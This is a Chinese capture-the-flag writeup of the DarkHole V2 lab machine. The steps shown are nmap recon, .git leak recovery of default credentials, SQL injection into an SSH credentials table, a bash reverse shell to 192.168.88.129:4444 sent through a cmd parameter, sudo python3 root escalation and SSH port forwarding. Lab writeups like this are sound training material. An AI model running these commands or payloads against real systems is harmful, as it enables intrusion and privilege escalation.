信息收集


主机发现

139

端口扫描

22,80

服务识别




```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 57:b1:f5:64:28:98:91:51:6d:70:76:6e:a5:52:43:5d (RSA)
|   256 cc:64:fd:7c:d8:5e:48:8a:28:98:91:b9:e4:1e:6d:a8 (ECDSA)
|_  256 9e:77:08:a4:52:9f:33:8d:96:19:ba:75:71:27:bd:60 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: DarkHole V2
| http-cookie-flags: 
|   /: 
|     PHPSESSID: 
|_      httponly flag not set
| http-git: 
|   192.168.88.139:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: i changed login.php file for more secure 
| http-methods: 
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

子域名发现

敏感目录遍历


web信息搜集




```
<body>

<div class="container">
    <h1>👋 Welcome</h1>
    <!-- <a href="file:///C:/Users/SAURABH%20SINGH/Desktop/HTML5/PROJECTS/Project%201/Project_1.html"><h1>Sign In</h1></a> -->
    <!-- <a href="file:///C:/Users/SAURABH%20SINGH/Desktop/HTML5/PROJECTS/Project%201/P2.html">  <h1>Log In</h1></a> -->
    <form action="" method="post">
    <div class="box">
        <i  class="fas fa-envelope"></i>
        <input type="email" name="email" id="email"  placeholder="Enter Your Email" required>
```

发现.git

config/config.php



```
<?php
$connect = new mysqli("localhost","root","","darkhole_2");
~
~
~
```



```
<?php
session_start();
require 'config/config.php';
if($_SERVER['REQUEST_METHOD'] == 'POST'){
    $email = mysqli_real_escape_string($connect,htmlspecialchars($_POST['email']));
    $pass = mysqli_real_escape_string($connect,htmlspecialchars($_POST['password']));
    $check = $connect→query("select * from users where email='$email' and password='$pass' and id=1");
    if($check→num_rows){
        $_SESSION['userid'] = 1;
        header("location:dashboard.php");
        die();
    }
}
?>
```

漏洞发现

业务重构


威胁建模

漏洞利用


边界突破

GIT库泄露

```
#1.下载git仓库
wget -r $url/.git
#2.还原源码
git clone . back
#3.查看git日志
git log
#4.查看变化
git checkout $md5
```



```
┌──(kali㉿kali)-[~/192.168.88.139]
└─$ git log
commit 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4 (HEAD → master)
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:14:32 2021 +0300

    i changed login.php file for more secure

commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:06:20 2021 +0300

    I added login.php file with default credentials

commit aa2a5f3aa15bb402f2b90a07d86af57436d64917
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:02:44 2021 +0300

    First Initialize
```




```
┌──(kali㉿kali)-[~/192.168.88.139]
└─$ git diff a4d900a8d85e8938d3601f3cef113ee293028e10 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4
diff --git a/login.php b/login.php
index 8a0ff67..0904b19 100644
--- a/login.php
+++ b/login.php
@@ -2,7 +2,10 @@
 session_start();
 require 'config/config.php';
 if($_SERVER['REQUEST_METHOD'] == 'POST'){
-    if($_POST['email'] == "lush@admin.com" && $_POST['password'] == "321"){
+    $email = mysqli_real_escape_string($connect,htmlspecialchars($_POST['email']));
+    $pass = mysqli_real_escape_string($connect,htmlspecialchars($_POST['password']));
+    $check = $connect->query("select * from users where email='$email' and password='$pass' and id=1"
+    if($check->num_rows){
         $_SESSION['userid'] = 1;
         header("location:dashboard.php");
         die();

┌──(kali㉿kali)-[~/192.168.88.139]
└─$ 
```


登录后台成功

sql注入

发现id参数存在sql注入



```
192.168.88.139/dashboard.php?id=1' and 1 -- '
```



```
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 8.0.0
[02:14:42] [INFO] fetching entries of column(s) '`user`,id,pass' for table 'ssh' in database 'darkhole_2'
Database: darkhole_2
Table: ssh
[1 entry]
+-------+----+------+
| user  | id | pass |
+-------+----+------+
| jehad | 1  | fool |
+-------+----+------+
```

权限提升

主机信息收集

内核版本:unbuntu20.0.43tls

账户:root,lama,jehad(get),losy

bash记录:9999端口有个参数cmd

端口开放:127.0.0.1:53,9999,3306,

sudo权限:不可用


suid,sgid:没有新发现

其他用户文件:lama可能有sudo权限;losy有个user.txt


进程查看:losy启用了9999

命令执行

利用bash记录发现cmd参数可以进行命令执行,并且权限被提高了



```
jehad@darkhole:~$ curl http://127.0.0.1:9999?cmd=id
Parameter GET['cmd']uid=1002(losy) gid=1002(losy) groups=1002(losy)
uid=1002(losy) gid=1002(losy) groups=1002(losy)jehad@darkhole:~$
jehad@darkhole:~$
jehad@darkhole:~$
jehad@darkhole:~$ curl http://127.0.0.1:9999?cmd=bash%20%2Dc%20%27bash%20%2Di%20%3E%26%20%2Fdev%2Ftcp%2F192%2E168%2E88%2E129%2F4444%200%3E%261%27
```




URL Encode

☑ Encode all special chars


```
bash -c 'bash -i >& /dev/tcp/192.168.88.129/4444 0>&1'
```

```
bash%20%2Dc%20%27bash%20%2Di%20%3E%26%20
%2Fdev%2Ftcp%2F192%2E168%2E88%2E129%2F4444%200%3E%261%27
```

sudo配置错误



```
losy@darkhole:~$ sudo -l
[sudo] password for losy:
Matching Defaults entries for losy on darkhole:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User losy may run the following commands on darkhole:
    (root) /usr/bin/python3
```




```
sudo /usr/bin/python3 -c 'import os; os.system("/bin/sh")'
clear
```

本地端口转发


```
ssh -L $dhost:$dport:$shost:$sport  $user@$dhost
```

将目标的9999端口转发到本地的90端口



```
ssh -L 127.0.0.1:90:192.168.135.129:9999 jehad@192.168.135.129
curl "http://localhost:9999/?cmd=id"
```

将目标的9999端口转发到本地的9999端口



```
—(kali㉿kali)-[~]
-$ ssh -L 9999:localhost:9999 jehad@10.1.8.154
```

总结

攻击方法:

- 主机发现
- 端口扫描
- 信息收集
- Git 库泄漏
- 源码分析
- SQL注入
- 本地端口转发
- 本地信息收集
- 密码爆破
- 水平提权1、2
- Root提权1、2